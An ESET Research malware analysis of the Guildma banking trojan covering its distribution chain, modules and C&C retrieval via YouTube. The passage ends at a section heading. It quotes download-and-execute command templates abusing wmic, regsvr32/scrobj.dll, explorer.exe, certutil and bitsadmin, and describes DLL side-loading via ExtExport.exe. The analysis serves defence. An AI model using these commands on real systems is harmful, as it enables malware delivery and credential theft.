Guildma: The Devil drives electric

By ESET Research

Archived: 2026-04-05 13:13:51 UTC

In this blogpost, we will examine Guildma (also known as Astaroth, a powerful demon), a highly prevalent Latin American banking trojan. This Brazil-targeting trojan, written in Delphi, boasts some innovative execution and attack techniques. We will describe the most recent version, highlighting the most notable changes made since the middle of 2019 when an avalanche of articles about Guildma was published in response to its largest campaign to date.

Characteristics

Guildma is a Latin American banking trojan that targets Brazil exclusively. Based on our telemetry — as well as the public attention it has received — we believe it to be the most impactful and advanced banking trojan in the region. Besides targeting financial institutions, Guildma also attempts to steal credentials for email accounts, e-shops and streaming services, and affects at least ten times as many victims as other Latin American banking trojans already described in this series. It uses innovative methods of execution and sophisticated attack techniques.

Unlike the Latin American banking trojans we have described previously, Guildma does not store the fake pop-up windows it uses within the binary. Instead, the attack is orchestrated by its C&C server. This gives the authors greater flexibility to react to countermeasures implemented by the targeted banks.

Guildma implements the following backdoor functionalities:

- Taking screenshots
- Capturing keystrokes
- Emulating keyboard and mouse
- Blocking shortcuts (such as disabling Alt + F4 to make it harder to get rid of fake windows it may display)
- Downloading and executing files
- Restarting the machine

Guildma is very modular. At the time of writing, it consists of 10 modules, not including distribution chain stages. The functionality of individual modules will be discussed later.

Evolution of distribution chains

Our telemetry indicates Guildma spreads exclusively through spam emails with malicious attachments. Here are a few examples from a campaign from the middle of November 2019.



Figure 1. Spam email example (translation: "Hello, please explain these photos to me. I'm waiting for your explanation!")



Figure 2. Spam email example (translation: "Dear member of consórcio, attached is the proof of bid no. 75432.")



Figure 3. Spam email example (translation: "Good morning, I am sending the proof of transfer - DOC. Citibank")



Figure 4. Spam email example. Fake invoice reminder stating that a payment is due the day after tomorrow and that the payment may take up to 72 hours to be processed.

One of the defining characteristics of Guildma's distribution chains is using tools already present on the system, *often in new and unusual ways.*

Another characteristic is reusing techniques. New techniques are added every once in a while, but for the most part, the developers seem to simply reuse techniques from older versions.



Figure 5. Distribution chain of Guildma in version 150

Figure 5 shows the distribution chain for version 150, but the structure of Guildma's distribution chains is very dynamic. For instance, in previous versions, the malicious LNK file shown in Figure 5 was not embedded in a ZIP archive, or an SFX RAR archive containing an MSI installer was used instead. Also, there used to be another JScript stage whose sole purpose was downloading and executing the final JScript stage; there have been too many changes overall to fit into this article. In fact, the only part that has mostly stayed the same is the final JScript stage.

Using data from our long-term, in-depth tracking of this family, we have compiled a very good picture of Guildma's activity.

Figure 6 shows all ESET detections of Guildma's first-stage component. As you can see, the campaigns were ramping up slowly until a massive campaign in August 2019, when we were seeing up to 50,000 samples per day. This campaign went on for almost two months and accounted for more than double the amount of detections we had seen in the 10 months prior.



Figure 6. First stage Guildma detections since October 2018

Following is a summary of some of the more interesting techniques used in the last 14 months.

Execution of the JScript stage

Over the last year, Guildma has used several methods of executing the JScript stages of its distribution chain. At the end of 2018, Guildma was hiding its code in eXtensible Stylesheet Language (.xsl) files and using wmic.exe to download and execute them:

wmic.exe <wmic query> /format:"<URL>"

It then briefly moved on to using regsvr32.exe and scrobj.dll to download a JScript-implemented COM object and execute its registration routine (which contained the malicious code):

regsvr32.exe /s /n /u /i:<URL> scrobj.dll

Most recently, the authors started abusing Windows Explorer to execute the JScript stage. This attack relies on the fact that Windows Explorer will try to open any file passed to it on the command line with its associated program and the fact that the default association for .js files is the Microsoft Windows Script Host. The "script" passed to Windows Explorer is a single command whose purpose is to download and execute the actual JScript stage:

echo GetObject('script:<URL>') > <file>.js | explorer.exe <random switches> <file>.js

Execution of the binary modules

Methods of running the PE modules are no less diverse.

When we started tracking Guildma, it was abusing Avast's aswRunDll.exe to launch the first binary stage, with regsvr32.exe as a failover for computers where Avast's products weren't installed. The use of aswRunDll.exe was then dropped, leaving regsvr32.exe as the sole method of execution. After a brief period of using rundll32.exe, Guildma switched to its current execution method — ExtExport.exe.

ExtExport.exe is an undocumented component of Microsoft Internet Explorer used for exporting bookmarks from Mozilla Firefox and 360 Secure Browser, and can be abused for DLL Side-Loading. When the following command is executed, mozcrt19.dll, mozsqlite3.dll, and sqlite3.dll are loaded from the folder specified on the command line:

C:\Program Files\Internet Explorer\ExtExport.exe <folder> <dummy 1> <dummy 2>

To abuse this, you would normally drop the DLL to be loaded as *one of* the above-mentioned files; Guildma uses *all three.*

Downloading the binary modules

Guildma has also utilized a couple of different ways to download the binary modules. The first version was using certutil.exe copied to certis.exe (presumably to evade detection):

certis.exe -urlcache -split -f "<URL>" "<destination path>"

The authors then switched to BITSAdmin — the Microsoft Background Intelligent Transfer Service management tool — and are still using it at the time of writing:

bitsadmin.exe /transfer <random number> /priority foreground <URL> <destination>

For a couple months, the binary modules were base64-encoded and hosted on Google Cloud. In that time, Guildma was using both BITSAdmin and certutil — BITSAdmin to download the modules and certutil to decode them.

Other changes

Guildma uses strange, non-descriptive variable and function names. When we started tracking Guildma, the names, while nonsensical, were clearly man-made (e.g. *"radador"* for the random number function or *"Bxaki"* for the download function). In June 2019 they were all changed to random-looking names (e.g. *"bx021"* and *"mrc430"*). At first, we thought the authors implemented some kind of an automated script obfuscator, but it turned out to be a onetime change and the names have remained the same since.

A relatively new addition is the age-old technique of using ADS (Alternate Data Streams) to store the binary modules. All the modules are now stored as ADS of a single file (e.g. *"desktop.ini:nauwuygiaa.jpg"*, *"desktop.ini:nauwuygiab.jpg"*, etc.).

Version history

Guildma has seemingly gone through many versions during its development, but there was usually very little development between versions — due to its clunky architecture utilizing hardcoded configuration values, for the most part the authors have to recompile all the binaries for every new campaign. A job that is clearly not completely automated, since there has often been a significant delay between updating the version number in the scripts and in the binaries.

In this article, we cover version 150, but since we started writing, two more versions have been released. They contain no substantial change in functionality or distribution, supporting our claims about Guildma's development cycle.

The final stage of the distribution chain used to contain a version name (and even before that, it used to download said name along with the binary modules), but it has been (presumably) permanently replaced with a simple "xXx" since version 148.

Table 1 summarizes all the versions released since we started tracking Guildma actively in October 2018. Looking at the version strings, we get the feeling the author is passionate about ecology and fast cars.

Table 1. Guildma version history

First seen	Version number	Version name	Version prefix
2018-09-18	131	131_SUPER_Tesla	marxvxinhhm
2018-10-31	132	132_ULTRA_Tesla	srsysddirrx
2018-11-28	133	133_TORRE_DE_Tesla	mxgetronicosxy
2018-11-29	134	134_MAXX_TESLAs	dwqiopawsamazon
2018-12-03	135	135_MOAB_TESLAs	lu769tsla
2018-12-13	136	136_KRAKEN_TESLAs	lrdsnhrxxfery
2019-02-06	137	137_RAPTOR_TESLAs	rakpat0rpcack
2019-03-21	138	138_RAPTOR_TESLAs_	hillwd763free
2019-05-20	139	139_TESLA_	falxconxrenw

First seen	Version number	Version name	Version prefix
2019-06-03	140	140_ASTH_	valehraysystqx
2019-06-24	141	141_T3SL4S_	ayt3ese4xw
2019-07-17	142	142_T3SL4S_	halawxtz
2019-08-09	143	143_T3SL4S_	asmonnwqk
2019-08-26	144	144_MULT1T3SL4S_	daffsyshqy
2019-09-26	145	145_MULT1T3SL4S_	landoqeahjky
2019-10-16	146	146_MULT1T3SL4S_	valkanxpca
2019-11-04	147	147_MULT1T3SL4S_	koddsuffy
2019-11-19	148	xXx	lpquayevvt
2019-11-22	149	#rowspan#	nauwuygia
2019-12-13	150	#rowspan#	andrealfo
2020-01-14	151	#rowspan#	balberith
2020-02-05	152	#rowspan#	masihaddajjal

Module overview

As mentioned earlier, Guildma is very modular; the structure of its modules seems to be mostly constant. In this section, we will briefly describe the functionality of each module.

All module names are composed of a shared, version-dependent prefix and a module-specific suffix. In Table 2, the version-dependent prefix is andrealfo.

Table 2. Guildma module overview

URL filename	Filesystem filename	Module
andrealfohh1a.dll.zip	andrealfo64.~	Main module loader 1 (part 1)
andrealfohh1b.dll.zip	#rowspan#	Main module loader 1 (part 2)
andrealfoxa.gif.zip	andrealfoxa.gif	Main module injector (part 1)
andrealfoxb.gif.zip	andrealfoxb.gif	Main module injector (part 2)
andrealfoxc.gif.zip	andrealfoxc.gif	Main module injector (part 3)
andrealfogx.gif.zip	andrealfogx.gif	Main module loader 2
andrealfog.gif.zip	andrealfog.gif	Main module

URL filename	Filesystem filename	Module
andrealfoc.jpg.zip	andrealfoc.jpg	Contacts stealer and form grabber module
andrealfodwwn.gif.zip	andrealfodwwn.gif	RAT module (DLL)
andrealfodx.gif.zip	andrealfodx.gif	RAT module (EXE)
andrealfoa.jpg.zip	andrealfoa.jpg	MailPassView
andrealfob.jpg.zip	andrealfob.jpg	WebBrowserPassView
andrealfoi.gif.zip	andrealfoi.gif	JScript dropper module

With the exception of the main module loader 1 (*64.~) and the main module injector (*xa.gif, *xb.gif and *xc.gif), all the modules are encrypted with a simple XOR cipher using a repeating 32-byte key. The key is generated from a 32-bit seed using the algorithm shown in Figure 7. The seed value is obfuscated in the binaries to prevent simple extraction (see Figure 8).

```
 key = bytearray ();
for i in range ( 32 ):
        key . append ( seed & 0xff );
        seed >>= 1;
```

Figure 7. Key generation algorithm

```
mov     ds:key_seed, 0C8h
mov     eax, ds:key_seed
add     eax, 96h ; '–'
add     eax, 2555h
add     eax, 0C8h ; 'È'
add     eax, 4Bh ; 'K'
sub     eax, 2555h
mov     ds:key_seed, eax
mov     eax, ds:key_seed
add     eax, 4Bh ; 'K'
add     eax, 2555h
add     eax, 12Ch
add     eax, 64h ; 'd'
add     eax, 0Bh
sub     eax, 2555h
mov     ds:key_seed, eax
```

Figure 8. Seed obfuscation in the binary

Three modules communicate with a C&C server: Main module, RAT module, and Contacts stealer and form grabber. The communication is done over HTTP(S) using a combination of base64 and various simple custom encryption algorithms to protect the data being transferred.

In the next section, we describe how the C&C server address is obtained.

Main module loader 1 (*64.~)

This is the first binary stage of the chain. The file is a DLL downloaded in two parts, which are concatenated by the previous JScript stage. It loads the three files comprising the next stage loader (*xa.gif, *xb.gif and *xc.gif), concatenates them, maps the resulting PE file into its own address space and executes it.

Loading a PE file is a relatively complex process, so the authors used the BTMemoryModule open-source library for this purpose.

Main module injector (*xa.gif + *xb.gif + *xc.gif)

This module loads the next stage (*gx.gif) from disk and decrypts it. It then runs the first existing executable from the following list and injects the decrypted payload into it.

- C:\Program Files\AVAST Software\Avast\aswRunDll.exe
- C:\Program Files\Diebold\Warsaw\unins000.exe *
- C:\Windows\SysWOW64\userinit.exe
- C:\Windows\System32\userinit.exe

* An application, popular in Brazil, to protect access to online banking.

Main module loader 2 (*gx.gif)

The last loader stage is very simple and seems to needlessly duplicate the functionality of main module loader 1. It loads and decrypts the main module (*g.gif), maps it into its own memory space and executes it.

Main module (*g.gif)

Guildma's main module orchestrates all the remaining modules. Its implementation is deceptively complex, using countless timers and events, but its functionality is actually relatively simple. It contains legacy code that is not being used *anymore* as well as pre-production code that is not being used *yet*.

On loading, this module checks if it is running in a sandboxed environment (for example, by examining the computer name and system disk volume ID), if there are other running instances of itself (based on window names) and if the system locale is different from Portuguese. If any check reveals the system is uninteresting or already compromised by Guildma, the malware terminates.

Otherwise, the module then collects information from the system (computer name, which security software is being used, installed programs…) and establishes contact with the C&C server. It then starts monitoring interesting events, mainly when certain applications are launched or online banking sites opened, and executing appropriate actions (e.g. taking screenshots, preventing the user from closing the window by intercepting keyboard shortcuts, launching the RAT module, and so on).

The module also implements backdoor commands whose functionality largely overlaps with the RAT module.

Contact stealer and form grabber (*c.jpg)

This module has two functions — gathering email addresses and form data from webpages.

Email addresses are obtained from desktop email clients (such as Microsoft Outlook, Thunderbird and The Bat!) by parsing their address books as well as the emails themselves.

The form grabber uses Windows COM technology to interact with Internet Explorer. It waits until a targeted site is opened (mostly Brazilian webmails, e-shops and payment gateways) and then logs the user out, forcing the victim to input credentials. It then retrieves the DOM and looks for important input field values (such as usernames, passwords and credit card numbers).

RAT module (*dwwn.gif, *dx.gif)

The RAT module comes in two functionally identical compilations — DLL (*dwwn.gif) and EXE (*.dx.gif).

It implements download and execute functionality, can take screenshots, emulate keyboard and mouse input, and restart the computer.

Most Latin American banking trojans display fake pop-up windows based on monitoring the active window's name. These windows are usually stored in the binary. We have not found such code in Guildma, but the RAT module contains a Delphi form implementing a simple web browser. Since it is also executed based on the active window's name, we believe this form is used for displaying fake dialogs to the user.

MailPassView (*a.jpg) and BrowserPassView (*b.jpg)

These are freeware tools from Nirsoft for extracting saved credentials from popular email clients and web browsers respectively. Since Nirsoft has removed support for quiet operation (output to file, with no GUI) from newer versions to curb the abuse of these tools by malware, Guildma's authors are using older versions that had those features. The same tools are also leveraged by Mispadu, except Mispadu is using newer versions with quiet operation support patched back in.

JScript dropper module (*i.gif)

This module drops and executes (using cscript.exe) a JScript file. The script consists of two parts — the first part is stored as one long encrypted string, while the second part is assembled from many short strings (some encrypted and some in plaintext). Worthy of note is the fact that strings in the dropped JScript file are encrypted by this dropper module with a randomly generated key, so they are present in the clear in the dropper.

The script executes the following actions:

- Disables UAC
- Disables EXE signature checking
- Disables Windows Defender
- Creates a firewall rule disabling network access for C:\Program Files\AVAST Software\Avast\Setup\avast.setup
- Disables wsddntf driver (Diebold Warsaw GAS Tecnologia — the banking access protection software introduced earlier)
- Adds a firewall exception for files used as injection targets
    - C:\Program Files\Diebold\Warsaw\unins000.exe
    - C:\Program Files\AVAST Software\Avast\aswRunDll.exe

We believe this module may still be in development as we have never observed it on our test machines dropping the script.

New developments (since mid-2019)

New C&C retrieval

In version 142, a new way of distributing C&C servers, abusing YouTube and Facebook profiles, was implemented. However, the authors stopped using Facebook almost immediately and, at the time of writing, are fully relying on YouTube. This is similar to Casbaneiro, but a bit cruder. While Casbaneiro was hiding the data in video descriptions and obfuscating it as a part of a URL, Guildma simply places the data in the channel description. The start and end of the encrypted C&C addresses is delimited by "|||". The data in between is base64 encoded and encrypted using Mispadu's string encryption algorithm. This is now the primary method of retrieving C&C servers; the old method (described by Avast) is still present as a backup.



Figure 9. Encrypted Guildma C&C server domains stored on YouTube

Modules added and removed

The previously described JScript dropper module was added in version 145. Conversely, in version 139, Guildma dropped two other modules present in older versions — mass mailer (*f.jpg) and its loader (*e.jpg). In the next few versions, these modules were still accessible under the expected names (<version prefix>e.jpg and <version prefix>f.jpg) from the same server as the other modules. This leads us to believe these modules are still being developed, but are now only distributed as needed, presumably using the download and execute backdoor command.

New string encryption

